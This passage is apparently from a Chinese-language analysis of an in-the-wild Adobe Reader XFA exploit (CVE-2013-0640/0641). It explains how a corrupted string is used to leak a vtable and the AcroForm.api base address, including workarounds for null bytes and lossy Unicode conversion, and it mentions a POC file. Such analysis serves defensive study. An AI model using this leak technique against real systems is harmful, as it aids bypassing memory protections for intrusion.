1185a580  7ffe0ff0 159f8758 20fa7af4 00000001
```

从上面的内存 dump 可以看出，被破坏的字符串起始地址为 0x1185a500， 要泄露的地址在 0x1185a588。

4. 编码啊编码，你何苦总是为难码农

到这里，大家应该都觉得差不多了，下面直接把字符串的内容读出来就行了呗。笔者自己写到这里时，都觉得应该差不多了，除了一点点小问题。。。


仔细观察一下上面的内存 dump，可以在到达 vtable 之前，0x1185a530 处有个 0 字节。事实上在 vtable 的之前一个 DWORD 中，也有可能出现 0 字节，这些 0 字节会在到达 vtable 之前将字符串截断。解决这个问题比较简单，触发漏洞将 0 字节肉体消灭即可。

还有一个比较隐秘的问题是编码问题，由于 JavaScript 采用 2 字节的 unicode 编码，在读出字符串内容时，需要将 ansi 字符串转换成 unicode 字符串，其中有些特定的字节（主要是>= 0x80 时）无法成功转

换，在读取时会直接被抛弃。典型的就是上面虚表 20fa7af4 中的 0xfa 这个字节，直接读取是读不出来的。想必各位也和苦逼的笔者一样，平时也没少吃编码转换的苦，那么此时您也一定和笔者（以及写出这个样本的高富帅）同样的愤怒：字符串都成功破坏了，虚表就在眼前了，本以为可以打完收工了，偏偏杀出这个莫名其妙的编码问题！那怎么解决呢，这个样本（包括我们的 POC）使用了一个笨笨的（甚至笨的有点萌）的方法：如果某个字节无法通过字符串读取出来，我们就反复触发漏洞对其进行减 2 操作，直到它可以被读取为止。记我们总共触发的次数为 **triggerCnt**，成功读取出来的字节值为 **byte_value**，则这个字节的原始值为：

```
(byte_value+ (triggerCnt + 1)* 2) & 0xFF
```

关于基址泄露的更多细节，请参考 POC“leak.pdf”，这个 POC 会试图泄露 *AcroForm.api* 的基地址，如图 5 所示：



Reference:

[1] http://cookbooks.adobe.com/post_JavaScript_Objects_in_XFA_Forms-19762.html

[2] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0640

[3] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0641

[4] http://blog.vulnhunt.com/index.php/2013/02/21/cve-2013-0641-analysis-of-acrobat-reader-sandbox-escape/

[5] http://blogs.mcafee.com/mcafee-labs/digging-into-the-sandbox-escape-technique-of-the-recent-pdf-exploit